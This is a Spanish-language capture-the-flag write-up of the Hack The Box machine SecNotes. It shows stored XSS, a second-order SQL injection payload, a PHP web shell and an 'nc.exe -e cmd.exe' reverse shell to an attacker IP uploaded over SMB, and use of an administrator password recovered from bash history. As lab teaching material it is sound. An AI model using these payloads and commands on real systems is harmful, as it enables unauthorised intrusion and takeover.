

EthicalHCOP.

A pesar de muchos tropiezos en el inicio, SecNotes me enseñó a volver a lo básico y no complicarme tanto a la hora de buscar una entrada al sistema. Sin duda alguna, se convirtió en un dolor de cabeza para muchos, pero el aprendizaje obtenido es mil más importante que haber hecho la máquina a tiempo o no.

Reconocimiento y Escaneo

Se realiza un escaneo Nmap para a todos los puertos del servidor utilizando la sintaxis -p- para indicar que se haga el escaneo en todos los puertos. Este escaneo revela 3 puertos de los cuales 2 son accesibles por HTTP y uno más por SMB.

```
Nmap 7.70 scan initiated Tue Jan  8 03:35:29 2019 as: nmap -A -sV -p- -oN secnotesFullNMAP.txt 10.10.10.97
Nmap scan report for 10.10.10.97
Host is up (0.34s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Secure Notes - Login
|_ Requested resource was login.php
445/tcp    open  microsoft-ds   Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp   open  http           Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2
Aggressive OS guesses: Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ cclock-skew: mean: 2h40m01s, deviation: 4h37m10s, median: 0s
|_ smb-os-discovery:
|_   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|_   OS CPE: cpe:/o:microsoft:windows_10::-
```

Analizando los contenidos de las páginas en los puertos 80 y 8808, se revela un login en el sitio web del puerto 80 y un sitio web con una imagen relacionada al ISS en el puerto 8808!

← → ↻ ⓘ No seguro | 10.10.10.97/login.php

Login

Please fill in your credentials to login.

Username


Password

Login

Don't have an account? [Sign up now.](#)

Se realiza un escaneo de directorios a ambos sitios , pero no se encuentra nada relevante.

← → ↻ ⓘ No seguro | 10.10.10.97:8808



Elements Console Sources Network Performance Memory

```
<!doctype html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <title>IIS Windows</title>
  <style type="text/css">...</style>
</head>
<body>
  <div id="container">
    <a href="http://go.microsoft.com/fwlink/?linkid=66138&cid=0x409">
      
    </a>
  </div>
</body>
</html>
```

Explorando la página principal, tenemos la oportunidad de registrar nuestro propio usuario !

Login

Please fill in your credentials to login.

Username

Password

Login

Don't have an account? [Sign up now.](#)

Sign Up

Please fill this form to create an account.

Username

Password

Confirm Password

Submit

Reset

Already have an account? [Login here.](#)

Al ingresar con nuestro usuario, vemos un simple sitio web en donde podemos ingresar notas o apuntes y ser guardados en la db.

Due to GDPR, all users must delete any notes that contain Personally Identifiable Information (PII)
Please contact tyler@secnotes.htb using the contact link below with any questions.

Viewing Secure Notes for **ethcop**

User **ethcop** has no notes. Create one by clicking below.

New Note

Change Password

Sign Out

Contact Us

Create New Note

Please enter a Title and a Note

Title

note 1

Note

Hola mundo

Save

Cancel

Note Created

Viewing Secure Notes for ethcop

note 1 [2019-01-18 04:38:19]

+

X

New Note

Change Password

Sign Out

Contact Us

Intentamos realizar un XSS en el campo de texto de la nota y el navegador responde con la ejecucion del codigo javascript enviado a la base de datos. Esto se conoce como Stored XSS.

Create New Note

Please enter a Title and a Note

Title

note 2

Note

<script>alert('etchop')</script>

Save

Cancel

10.10.10.97 dice

etchop

Aceptar

Viewing Secure Notes for ethcop

note 1 [2019-01-18 04:38:19]

-

X

Hola mundo

note 2 [2019-01-18 04:41:42]

-

X

A pesar de que podemos explotar esta vulnerabilidad en el formulario de New note no se ve nada mas de interesante, exceptuando el mensaje de arriba que nos da a entender que hay un administrador o un usuario con privilegios un poco mayores llamado tyler

Due to GDPR, all users must delete any notes that contain Personally Identifiable Information (PII)
Please contact tyler@secnotes.htb using the contact link below with any questions.

Explotación de Usuario.

Al intentar hacer login con el usuario tyler y alguna contraseña , en este caso intente una SQLi “or’=’1”. Vemos un mensaje que nos indica que la contraseña es incorrecta para el usuario, así que que intenta un ataque de diccionario al objetivo pero no se obtiene suerte con los resultados.

Login

Please fill in your credentials to login.

Username

Password

The password you entered was not valid.

Login

Don't have an account? [Sign up now.](#)

Entonces procedemos a realizar comandos SQLi en el login para acceder como alguna otra cuenta pero solo se obtiene el mismo error ! “No account found with that username.”

← → ↻ ⓘ No seguro | 10.10.10.97/login.php

Login

Please fill in your credentials to login.

Username

No account found with that username.


Password

Login


Don't have an account? [Sign up now.](#)

Si tratamos de registrar un usuario con algunos comandos SQLi obtenemos un error 500 de servidor.

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>



Sin embargo y volviendo a lo simple, un comando que no hizo colapsar el servidor fue “`or'='1`”, el cual dejó registrar y hacer login correctamente.



Y a diferencia de nuestro usuario creado la primera vez, obtenemos unas notas de otro usuario en la base de datos.

En bases de datos, esto es conocido como SQLi Second order.

<https://haiderm.com/second-order-sql-injection-explained-with-example/>

(Second Order Sql injection is an application vulnerability, it occurs when user submitted values are stored in the database, and then it gets used by some other functionality in the application without escaping or filtering the data.)

https://portswigger.net/kb/issues/00100210_sql-injection-second-order

(La inyección de SQL de segundo orden surge cuando la aplicación almacena los datos proporcionados por el usuario y luego se incorporan a las consultas de SQL de forma insegura.)

Viendo las notas, se observa algo interesante en una de ellas.



Si recordamos el escaneo Nmap, se vio un puerto 445 perteneciente a SMB.

```
| http-title: Secure Notes - Login
| Requested resource was login.php
445/tcp open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Potentially risky methods: TRACE
```

```
Host script results:
|_ clock-skew: mean: 2h40m01s, deviation: 4h37m10s, median: 0s
|_ smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: SECNOTES
|   NetBIOS computer name: SECNOTES\x00
|   Workgroup: HTB\x00
|   System time: 2019-01-08T11:24:35-08:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2019-01-08 14:24:39
|_ start_date: N/A
```

Usamos SmbClient para acceder al destino utilizando la información anteriormente vistas en las notas y observamos algunos archivos en este directorio , uno de ellos es la imagen colocada en el sitio <http://10.10.10.97:8808/>

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/secnotes]
#smbclient \\\10.10.10.97\\new-site -U tyler
Enter WORKGROUP\tyler's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Sun Aug 19 13:06:14 2018
..               D          0   Sun Aug 19 13:06:14 2018
iisstart.htm     A         696   Thu Jun 21 10:26:03 2018
iisstart.png     A       98757   Thu Jun 21 10:26:03 2018

12978687 blocks of size 4096. 7921101 blocks available
smb: \>
```

Así que podemos preguntarnos ¿Qué pasa si subo un payload? ¿Puedo abrirlo por la URL? Usamos una shell reversa de php anteriormente utilizada en otras máquinas y lo subimos mediante el SMB. <http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/secnotes/php-reverse-shell-1.0]
#smbclient -U tyler \\10.10.10.97\new-site -c 'put "php-reverse-shell.php"'
Enter WORKGROUP\tyler's password:
putting file php-reverse-shell.php as \php-reverse-shell.php (1,6 kb/s) (average 1,6 kb/s)
```

Abrimos el netcat y lo dejamos a la escucha en el puerto configurado en el payload, luego ejecutamos el archivo .php cargado accediendo por la URL y obtenemos una shell pero esta se corta al instante. <http://10.10.10.97:8808/php-reverse-shell.php>

```
[*]-[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/secnotes]
#nc -v -n -l -p 1234 seleccionado (98,8 kB), Espacio libre: 33,0 GB
listening on [any] 1234 ...
connect to [10.10.12.62] from (UNKNOWN) [10.10.10.97] 49694
'uname' is not recognized as an internal or external command,
operable program or batch file.
```

Sin embargo, podemos hacer uso de otro “payload” para realizar la conexión inversa, con esto me refiero a netcat en windows, por lo que subimos un ejecutable netcat para realizar la conexión inversa, aun así se hará uso de un archivo php para ejecutar el netcat.

```
GNU nano 3.2 SimplereversePHP.php
<?php echo system($_GET['cmd']); ?>
```

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/secnotes]
#smbclient -U tyler \\10.10.10.97\new-site -c 'put "nc.exe"'
Enter WORKGROUP\tyler's password:
putting file nc.exe as \nc.exe (23,6 kb/s) (average 23,6 kb/s)
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/secnotes]
#smbclient -U tyler \\10.10.10.97\new-site -c 'put "SimplereversePHP.php"'
Enter WORKGROUP\tyler's password:
putting file SimplereversePHP.php as \SimplereversePHP.php (0,1 kb/s) (average 0,1 kb/s)
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/secnotes]
#
```

Luego, se coloca de nuevo netcat a la escucha en nuestra máquina y abrimos el archivo php que se acaba de subir para enviar como parámetro a la variable cmd el comando a ejecutarse, en este caso se ejecutará el nc.exe y se hará que se conecte a la máquina del atacante.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/secnotes]
#nc -v -n -l -p 1234
listening on [any] 1234 ...
```

← → ↻ 10.10.10.97:8808/SimplereversePHP.php?cmd=nc -e cmd.exe 10.10.12.62 1234

<http://10.10.10.97:8808/SimplereversePHP.php?cmd=nc.exe -e cmd.exe 10.10.12.62 1234>


```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/secnotes]  
#nc -v -n -l -p 1234  
listening on [any] 1234 ...  
connect to [10.10.12.62] from (UNKNOWN) [10.10.10.97] 52648  
Microsoft Windows [Version 10.0.17134.228]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\inetpub\new-site>
```

Finalmente, navegamos hasta el escritorio del usuario tyler y obtenemos la flag user.txt

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/secnotes]  
#nc -v -n -l -p 1234  
listening on [any] 1234 ...  
connect to [10.10.12.62] from (UNKNOWN) [10.10.10.97] 52648  
Microsoft Windows [Version 10.0.17134.228]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\inetpub\new-site>cd /  
cd /  
  
C:\>cd Users\tyler\Desktop  
cd Users\tyler\Desktop  
  
C:\Users\tyler\Desktop>type user.txt  
type user.txt
```

Explotación de Root

En la misma carpeta que está la flag del usuario, se encuentra un archivo llamado “Bash.lnk”, al ser abierto se alcanza a leer una ruta que indica la existencia de un archivo bash.exe en la carpeta de System32.

```
C:\Users\tyler\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9CDD-BADA

Directory of C:\Users\tyler\Desktop

08/19/2018  02:51 PM    <DIR>          .
08/19/2018  02:51 PM    <DIR>          ..
06/22/2018  02:09 AM             1,293 bash.lnk
04/11/2018  03:34 PM             1,142 Command Prompt.lnk
04/11/2018  03:34 PM             407 File Explorer.lnk
06/21/2018  04:50 PM             1,417 Microsoft Edge.lnk
06/21/2018  08:17 AM             1,110 Notepad++.lnk
08/19/2018  08:25 AM                34 user.txt
08/19/2018  09:59 AM             2,494 Windows PowerShell.lnk
              7 File(s)              7,897 bytes
              2 Dir(s) 32,938,381,312 bytes free
```

```
C:\Users\tyler\Desktop>type bash.lnk
type bash.lnk
L0F w000000V0 0v(000 009P000 0:i0+000/C:\V10LIWindows@ tL000LI.h000&Win
dowsZ10L<System32B tL000L<.p0k0System32Z200LP0 bash.exeB tL<00LU.0Y0000ba
sh.exeK-J C:\Windows\System32\bash.exe"..\..\..\Windows\System32\bash.exeC:\Win
dows\System320%0
0wN000JN0D.00Q000`0Xsecnotesx0<sAA000000:u00'0/0x0<sAA000000:u
00'0/0= 0Y1SPS0000C0G0000sf"=dSystem32 (C:\Windows)01SPS0XF0L8C000&0mq/S-1-5-21
-1791094074-1363918840-4199337083-100201SPS00%00G000`000%
bash.exe@0000000
0)
Application@v(000 0i1SPS0jc(=00000000MC:\Windows\S
ystem32\bash.exe91SPS0mD00pH0H@.0=x0hH0(0bP
```

Sin embargo, Al ver los archivos en dicha ruta no se encuentra “bash.exe”.

```
C:\Windows\System32>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9CDD-BADA

Directory of C:\Windows\System32

08/19/2018  02:50 PM    <DIR>          .
08/19/2018  02:50 PM    <DIR>          ..
```

```
04/11/2018  03:34 PM             17,824 backgroundTaskHost.exe
04/11/2018  03:34 PM             34,816 BackgroundTransferHost.exe
04/11/2018  03:34 PM             12,288 BamSettingsClient.dll
04/11/2018  03:34 PM             181,144 bassecsp.dll
04/11/2018  03:35 PM             1,662,464 batmeter.dll
04/11/2018  03:34 PM             126,464 bcastdvr.proxy.dll
04/11/2018  03:34 PM             82,432 BcastDVRBroker.dll
04/11/2018  03:34 PM             299,520 BcastDVRClient.dll
04/11/2018  03:34 PM             182,272 BcastDVRCommon.dll
04/11/2018  03:35 PM             104,872 bcd.dll
```

Mirando un poco más de cerca el directorio C:/ , vemos un archivo comprimido llamado ubuntu y una carpeta llamada distros.

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9CDD-BADA
Captura de pantalla
Directory of C:\
30.png
06/21/2018  02:07 PM      <DIR>          Distros
06/21/2018  05:47 PM      <DIR>          inetpub
06/22/2018  01:09 PM      <DIR>          Microsoft
04/11/2018  03:38 PM      <DIR>          PerfLogs
06/21/2018  07:15 AM      <DIR>          php7
08/19/2018  01:56 PM      <DIR>          Program Files
06/21/2018  05:47 PM      <DIR>          Program Files (x86)
06/21/2018  02:07 PM      201,749,452  Ubuntu.zip
06/21/2018  02:00 PM      <DIR>          Users
08/19/2018  10:15 AM      <DIR>          Windows
Captura de pantalla
-2018-12-30 20
49-03.png
1 File(s)      201,749,452 bytes
9 Dir(s)      32,934,240,256 bytes free
C:\>■
```

Consultando en internet, encontré que windows sacó una actualización para windows 10 la cual permite ejecutar acciones y utilidades de linux.

<https://www.muylinux.com/2018/11/06/windows-10-october-2018-update-wsl/>

(WSL es, como su nombre indica, un subsistema de Windows para Linux, una capa de compatibilidad integrada en el sistema que permite ejecutar aplicaciones y utilidades de Linux en Windows, especialmente útil para desarrolladores y administradores de sistemas.)

<https://lifehacker.com/how-to-get-started-with-the-windows-subsystem-for-linux-1828952698>

<https://www.xataka.com/servicios/como-ha-logrado-microsoft-que-la-consola-linux-funcione-en-windows-10>

<https://www.onmsft.com/news/how-to-install-windows-10s-linux-subsystem-on-your-pc>

Mi propósito ahora, es encontrar algo relacionado con bash en el sistema a partir del directorio C:/.

```
C:\>forfiles /P C: /S /M "*bash*"
forfiles /P C: /S /M "*bash"
```

Obteniendo como resultado unas carpetas que en su nombre contiene la palabra bash y un par de archivos llamados bash.exe y bash.exe.mui

```
ERROR: Access is denied for "C:\Windows\SysWOW64\Tasks\".
ERROR: Access is denied for "C:\Windows\TAPI\".
"amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a"
"amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5"
"KBDBASH.DLL"
"bash.exe.mui"
"bash.exe"
ERROR: Access is denied for "C:\Windows\WinSxS\InstallTemp\".
"amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a.manifest"
"amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5.manifest"
"KBDBASH.DLL"
C:\>
```

Aunque no tenemos una ruta específica de donde se encuentran esos archivos, se observa que los resultados salieron después de un acceso denegado a la carpeta TAPI y a la carpeta WinSxS/InstallTemp

De nuevo buscando en internet, la carpeta TAPI hace parte de una función para telefonía mientras que WinSxS es una carpeta para guardar componentes de windows.

<https://support.microsoft.com/es-co/help/982316/an-update-is-available-for-the-windows-telephony-application-programmi>

ftp://ftp-public.leclere26.net/telephonie/Alcatel/Logiciels/PIMphony_6.8_bld3240_XX_Alcatel/readme_tsp.txt

[https://msdn.microsoft.com/es-es/library/windows/hardware/dn898588\(v=vs.85\).aspx](https://msdn.microsoft.com/es-es/library/windows/hardware/dn898588(v=vs.85).aspx)

(La carpeta WinSxS se encuentra en la carpeta de Windows, por ejemplo

c:\Windows\WinSxS. Es la ubicación de los archivos del almacén de componentes de Windows.)

Mirando un poco más de cerca WinSxS, vemos las carpetas que anteriormente nos ha mostrado el resultado de la búsqueda.

```
08/19/2018 02:41 PM <DIR> amd64_microsoft-windows-lxcore_31bf3856ad364e35_10.0.17134.137_none_3791c96561dfbabf
04/11/2018 03:43 PM <DIR> amd64_microsoft-windows-lxcore_31bf3856ad364e35_10.0.17134.1_none_3b5b366975014921
04/12/2018 01:15 AM <DIR> amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a
06/21/2018 02:02 PM <DIR> amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5
06/21/2018 02:02 PM <DIR> amd64_microsoft-windows-lxss-installer_31bf3856ad364e35_10.0.17134.1_none_e9926368b80f9a59
04/12/2018 01:15 AM <DIR> amd64_microsoft-windows-lxss-manager.resources_31bf3856ad364e35_10.0.17134.1_en-us_83385c26efb2a
ec7
```


Una de ellas contiene el archivo bash.exe.mui visto anteriormente.

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9CDD-BADA

Directory of C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash.resources_31bf3856ad364e35_10.0.17134.1_en-us_982dd7ac5c23ee9a

04/12/2018  01:15 AM    <DIR>          .
04/12/2018  01:15 AM    <DIR>          ..
04/12/2018  01:15 AM                4,608 bash.exe.mui
               1 File(s)                4,608 bytes
               2 Dir(s)  32,936,812,544 bytes free
```

La otra carpeta contiene el archivo bash.exe el cual nos proporciona una shell de linux con acceso root.

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5>bash.exe
bash.exe
msg: ttyname failed: Inappropriate ioctl for device
ls
bash.exe
python -c"import pty;pty.spawn('/bin/bash')"
root@SECNOTES:~#
```

Al listar el historial para ver que se ha hecho antes en el sistema, se ven unos comandos para montar una carpeta al SMB, finalmente se ve un acceso al Smb como administrador de manera local al directorio C\$.

```
root@SECNOTES:~# cat ~/.bash_history
cat ~/.bash_history
cd /mnt/c/
ls
cd Users/work
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^0Bf#Nwnh' '\\127.0.0.1\c$
```

Ingresamos al SMB y listamos los directorios y se ve que efectivamente nos encontramos en el directorio C:/ de la máquina.

```
exitroot@SECNOTES:~# smbclient -U 'administrator%u6!4Zwgw0M#^0Bf#Nwnh' '\\127.0.0.1\c$
\\c$lient -U 'administrator%u6!4Zwgw0M#^0Bf#Nwnh' '\\127.0.0.1\
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> ls
ls
$Recycle.Bin          DHS          0 Thu Jun 21 15:24:29 2018
bootmgr              AHSR    395268 Fri Jul 10 04:00:31 2015
BOOTNXT              AHS          1 Fri Jul 10 04:00:31 2015
Distros              D          0 Thu Jun 21 15:07:52 2018
Documents and Settings DHS          0 Fri Jul 10 05:21:38 2015
inetpub              D          0 Thu Jun 21 18:47:33 2018
Microsoft            D          0 Fri Jun 22 14:09:10 2018
pagefile.sys         AHS 738197504 Sun Jan 13 07:15:56 2019
PerfLogs             D          0 Wed Apr 11 16:38:20 2018
php7                 D          0 Thu Jun 21 08:15:24 2018
Program Files        DR          0 Sun Aug 19 14:56:49 2018
Program Files (x86)  DR          0 Thu Jun 21 18:47:33 2018
ProgramData          DH          0 Sun Aug 19 14:56:49 2018
Recovery             DHS          0 Thu Jun 21 14:52:17 2018
swapfile.sys         AHS 268435456 Sun Jan 13 07:15:56 2019
System Volume Information DHS          0 Thu Jun 21 14:53:13 2018
Ubuntu.zip           A 201749452 Thu Jun 21 15:07:28 2018
Users                DR          0 Thu Jun 21 15:00:39 2018
Windows              D          0 Sun Aug 19 11:15:49 2018

12978687 blocks of size 4096. 8039493 blocks available
```

Ya solo queda navegar hasta el escritorio del administrador y descargar este archivo a la shell principal par ser leído, en este caso, la shell es la que proporcionó el archivo bash.exe.

```
smb: \Users\Administrator\> cd Desktop
cd Desktop
smb: \Users\Administrator\Desktop\> get root.txt
get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (3.3 KiloBytes/sec) (average 3.3 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit
ls
exit
root@SECNOTES:~# ls
root.txt
root@SECNOTES:~# cat root.txt
cat root.txt
```